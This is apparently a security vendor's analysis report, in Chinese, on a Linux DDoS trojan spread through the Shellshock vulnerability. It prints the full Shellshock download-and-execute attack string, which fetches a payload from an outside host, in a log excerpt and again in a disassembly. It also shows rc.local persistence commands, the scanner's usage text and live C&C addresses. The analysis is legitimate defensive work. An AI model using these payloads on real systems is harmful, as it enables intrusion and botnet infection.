



Trojan[DDOS]/Linux. Znaich 分析笔记

安天安全研究与应急处理中心(Antiy CERT)



目录

编者按.....	1
1 概述.....	1
2 感染源.....	1
3 样本分析.....	3
4 总结.....	7
附录一：参考资料.....	7
附录二：关于安天.....	7

编者按

安天 CERT 这篇分析笔记完成于 2015 年 1 月 18 日，但撰写后并未公开，为让安全工作者更进一步了解 IoT 僵尸网络的威胁，安天 CERT 决定公开本报告，作为《IOT 僵尸网络严重威胁网络基础设施安全》一文的参考资料。

1 概述

安天 CERT 关注到近期针对 Linux 平台的木马十分活跃。2015 年 1 月 13 日，MalwareMustDie 的日本工作人员 Hendrik Adrian 在推特上发出其分析样本的截图，在 1 月 14 日 MalwareMustDie 官网博客发出分析报告。有趣的是，同是在 1 月 14 日，Hendrik Adrian 发推表示 XOR.DDoS 又回来了，该家族早在 2014 年 9 月就已经出现，但也有安全媒体发表文章却称该恶意代码是“新型木马”，Avast 的报告中也说明了 XOR.DDoS 自 2014 年 9 月末就已经出现，因此可以得出“新型木马的结论”声音并没有对此事件进行深入研究。从各方报告来看，1 月 13 日出现的样本与 1 月 14 日出现的 XOR.DDoS 样本没有关联，下面对 1 月 13 日出现的样本进行分析。


2 感染源

该恶意代码在 2015 年 1 月 13 日被发现，通过“破壳”漏洞进行攻击，根据 MalwareMustDie 的报告，以下是被检测到的攻击代码：

```
[13/Jan/2015:06:07:18 +0100] "GET / HTTP/1.1" 200 311
"() { ; }; /bin/bash -c \"rm -rf /tmp/*;echo wget http://xxxx:81/9521 -O /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo echo By China.Z >>
/tmp/Run.sh;echo chmod 777 /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo rm -rf /tmp/Run.sh >>
/tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\""
```

它利用“破壳”漏洞下载文件至/tmp 文件夹中，通过 sh 脚本运行。

在 2015 年 1 月 14 日 Malware Must Die 的报告中，该 C&C 服务器包含 9521 及 ck.exe 两个文件：



The screenshot shows a web-based file manager interface. The address bar displays the URL `121.12.173.173:81/?sort=e`. The interface includes a sidebar with sections for User (Login), Folder (Home), Search, Select (All, Invert, Mask), Actions (Archive, Get list), and Server information (HttpFileServer 2.3d, Server time: 2015-1-13 20:19:52, Server uptime: 21:37:58). The main content area displays a table of files:

Name	.extension	Size	Timestamp	Hits
9521		604.44 KB	2015-1-13 10:46:42	359
ck.exe		1.73 MB	2015-1-12 23:10:49	4

In the bottom right corner of the interface, there is a text box containing the message: **Malware threat investigation material #MalwareMustDie**

而在 1 月 16 日下午 13: 19: 49 秒时，文件已经被替换：



从截图上看，有 359 人下载了名为 9521 的恶意代码。而另一个名为 ck.exe 的文件则是一个漏洞扫描器，恶意代码通过它进行传播。

3 样本分析

首先分析样本 ck.exe:

原始文件名	ck.exe
MD5	4E337BE817E4A667FA695E7980B8B851
处理器架构	X86-32
文件大小	1.7 MB (1816064 bytes)
文件格式	BinExecute/Microsoft:EXE[:X86]
时间戳	2014-11-08 04:09:02
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C++
VT 首次上传时间	2015-01-13 08:05:48
VT 检测结果	5/57
病毒名称	Trojan/Linux.ShellShock
判定结果	恶意

1、运行后会弹出帮助

```

Shellshock Scanner Ver 1.1 By China.Z
Usage:
    Shellshock HostFile Threads Address
Example:
    Shellshock Host.txt 50 http://www.baidu.com/mm
C:\Documents and Settings\JQ>

```

可以看出，它有三个参数：HostFile、Threads、Address，HostFile 为 txt 格式，内容为扫描的目标 ip 地址，Threads 则是线程数量，Address 就是恶意代码的地址。

2、对其反汇编，发现了 MalwareMustDie 报告中提到了攻击代码，可以看出，该样本扫描有“破壳”漏洞的机器，下载恶意代码并运行

```

nsc CHttpSocket... vtable
'CHttpSocket@@@6B@ dd offset sub_401E40
; DATA XREF: CHttpSocket::CHttpSocket(CHttpSocI
; sub_401E40+43f0 ...
iBashCRmRfTm db '() { ;; }; /bin/bash -c "rm -rf /tmp/*;echo |wget %s -O /tmp/China'
; DATA XREF: StartAddress+124f0
db '.Z-%s >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chm'
db 'od 777 /tmp/China.Z-%s >> /tmp/Run.sh;echo /tmp/China.Z-%s >> /tm'
db 'p/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Ru'
db 'n.sh;/tmp/Run.sh"',0
align 10h
_57D920 db '/',0
; DATA XREF: StartAddress+1E1f0
; sub_434356+66f0 ...
align 4

```

下面分析载荷文件 9521:

原始文件名	9521
MD5	B7E3CA05806AA99CAD9D3768FF90F1D9
处理器架构	X86-32
文件大小	604.4 KB (618948 bytes)
文件格式	BinExecute/ELF[:X86]
数字签名	NO
加壳类型	无
VT 首次上传时间	2015-01-13 06:04:59
VT 检测结果	17/55
病毒名称	Trojan[DDOS]/Linux. Znaich
判定结果	恶意


1、样本运行后首先获取系统信息，包括

- 系统版本(通过调用 `uname()`)
- 系统时间 (调用 `gettimeofday()`)

- CPU 核心数量及时钟频率（取自/proc/cpuinfo）
- CPU 负载（取自/proc/stat）
- 空闲内存大小及内存总量（取自/proc/meminfo）

2、修改 rc.local（利用 sed 命令）：


- 删除末尾的 exit 0



```

Hex View-1
3FE6092C  08 00 00 00 34 20 55 54 00 00 00 00 43 20 32 30  ....4 UT...C 20
3FE6093C  00 00 00 00 8E AD B8 54 61 27 C2 09 00 00 00 00  .....Ta'.....
3FE6094C  00 00 00 00 3F C3 08 08 74 09 E6 BF E0 09 E6 BF  ....?...t.....
3FE6095C  D8 B5 04 08 7C 09 E6 BF 74 09 E6 BF 72 20 31 30  ....|...t...r 10
3FE6096C  2C 31 39 3A 30 38 3A 31 34 20 55 54 43 20 32 30  .19:08:14 UTC 20
3FE6097C  73 65 64 20 2D 69 20 2D 65 20 27 2F 65 78 69 74  sed -i -e '/exit
3FE6098C  2F 64 27 20 2F 65 74 63 2F 72 63 2E 6C 6F 63 61  /d' /etc/rc.loca
3FE6099C  6C 00 08 08 01 00 00 00 A8 09 E6 BF 00 00 00 00  l.....
3FE609AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
3FE609BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
3FE609CC  A0 F5 0D 08 E4 09 E6 BF C3 A2 05 08 31 C3 08 08  .....1...
3FE609DC  00 10 00 00 2F 00 0D 08 6C 0A E6 BF 1F 6E 08 08  .../...l...n...
3FE609EC  A0 F5 0D 08 00 60 77 B7 00 70 77 B7 01 00 00 00  ....`w..pw.....
  
```


- 在第二行增加字符串 “//ChinaZ”




```

Hex View-1
3FE6092C  08 00 00 00 20 E9 08 08 50 64 05 08 44 09 E6 BF  .......Pd..D...
3FE6093C  7C 09 E6 BF 3F C3 08 08 54 10 00 00 00 00 00 00  |...?...T.....
3FE6094C  7C 09 E6 BF 3F C3 08 08 74 09 E6 BF E0 09 E6 BF  |...?...t.....
3FE6095C  9A B6 04 08 7C 09 E6 BF F4 C3 08 08 E0 09 E6 BF  ....|.....
3FE6096C  3F C3 08 08 30 38 3A 31 34 20 55 54 43 20 32 30  ?...08:14 UTC 20
3FE6097C  73 65 64 20 2D 69 20 2D 65 20 27 2F 43 68 69 6E  sed -i -e '/Chin
3FE6098C  61 5A 2F 64 27 20 2F 65 74 63 2F 72 63 2E 6C 6F  aZ/d' /etc/rc.lo
3FE6099C  63 61 6C 00 6C 00 00 00 A8 09 E6 BF 00 00 00 00  cal.l.....
3FE609AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
3FE609BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
3FE609CC  A0 F5 0D 08 E4 09 E6 BF C3 A2 05 08 31 C3 08 08  .....1...
3FE609DC  00 10 00 00 2F 00 0D 08 6C 0A E6 BF 1F 6E 08 08  .../...l...n...
3FE609EC  A0 F5 0D 08 00 60 77 B7 00 70 77 B7 01 00 00 00  ....`w..pw.....
  
```

3、解密硬编码的 C&C 服务器地址



4、与 C&C 服务器通信，将之前获取的系统信息通过 TCP 数据包进行发送



5、使用 Keep-alive 机制检测 C&C 服务器是否存活

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.159.132	192.168.159.2	DNS	72	Standard query 0x0e85 A aa.gm352.com
2	0.03408700	Vmware_ec:bc:69	Broadcast	ARP	42	who has 192.168.159.132? Te11 192.168.159.2
3	0.03603400	Vmware_e0:3c:d8	Vmware_ec:bc:69	ARP	42	192.168.159.132 is at 00:0c:29:e0:3c:d8
4	0.03604900	192.168.159.2	192.168.159.132	DNS	88	Standard query response 0x0e85 A 121.12.173.173
5	0.04030400	192.168.159.132	121.12.173.173	TCP	74	60161-9521 [SYN] Seq=0 win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=Z
6	0.14166500	121.12.173.173	192.168.159.132	TCP	58	9521-60161 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
7	0.14498700	192.168.159.132	121.12.173.173	TCP	54	60161-9521 [ACK] Seq=1 Ack=1 win=3737600 Len=0
8	0.24892800	192.168.159.132	121.12.173.173	TCP	222	60161-9521 [PSH, ACK] Seq=1 Ack=1 win=3737600 Len=168
9	0.24909600	121.12.173.173	192.168.159.132	TCP	54	9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
10	1.25038700	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0
11	1.25040500	121.12.173.173	192.168.159.132	TCP	54	[TCP Keep-Alive ACK] 9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
12	6.26249600	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0
13	6.26252100	121.12.173.173	192.168.159.132	TCP	54	[TCP Keep-Alive ACK] 9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
14	11.26976100	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0
15	11.26978100	121.12.173.173	192.168.159.132	TCP	54	[TCP Keep-Alive ACK] 9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
16	16.27803500	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0
17	16.27805600	121.12.173.173	192.168.159.132	TCP	54	[TCP Keep-Alive ACK] 9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
18	21.28634600	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0
19	21.28637000	121.12.173.173	192.168.159.132	TCP	54	[TCP Keep-Alive ACK] 9521-60161 [ACK] Seq=1 Ack=169 win=64240 Len=0
20	26.29560300	192.168.159.132	121.12.173.173	TCP	54	[TCP Keep-Alive] 60161-9521 [ACK] Seq=168 Ack=1 win=3737600 Len=0

4 总结

该样本通过“破壳”漏洞进行传播，为常见的 DDOS 攻击样本。但扫描器时间戳为 2014 年 11 月，并且攻击者重新上传的样本文件也为 2014 年的 DDOS 攻击样本，说明该作者一直在利用“破壳”漏洞进行攻击。

附录一：参考资料

[1] 来源：MalwareMustDie

<http://blog.malwaremustdie.org/2015/01/mmd-0030-2015-new-elf-malware-on.html>

<http://pastebin.com/raw.php?i=gf4xrB9n>

[2] 来源：KernerMode.info

<http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3682&sid=7984f41ec2f98ab870c5a613a116d99>

e

附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为以安天实验室为总部，以企业安全公司、移动安全公司为两翼的集团化安全企业。安天始终坚持以安全保障用户价值为企业信仰，崇尚自主研发创新，在安全检测引擎、移动安全、网络协议分析还原、动态分析、终端防护、虚拟化安全等方面形成了全能力链布局。安天的监控预警能力覆盖全国、产品与服务辐射多个国家。安天将大数据分析、安全可视化等方面的技术与产品体系有效结合，以海量样本自动化分析平台延展工程师团队作业能力、缩短产品响应周期。结

合多年积累的海量安全威胁知识库，综合应用大数据分析、安全可视化等方面经验，推出了应对高级持续性威胁（APT）和面向大规模网络与关键基础设施的态势感知与监控预警解决方案。

全球超过三十家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近两亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

关于反病毒引擎更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

安天企业安全公司更多信息请访问：<http://www.antiy.cn>

安天移动安全公司（AVL TEAM）更多信息请访问：<http://www.avlsec.com>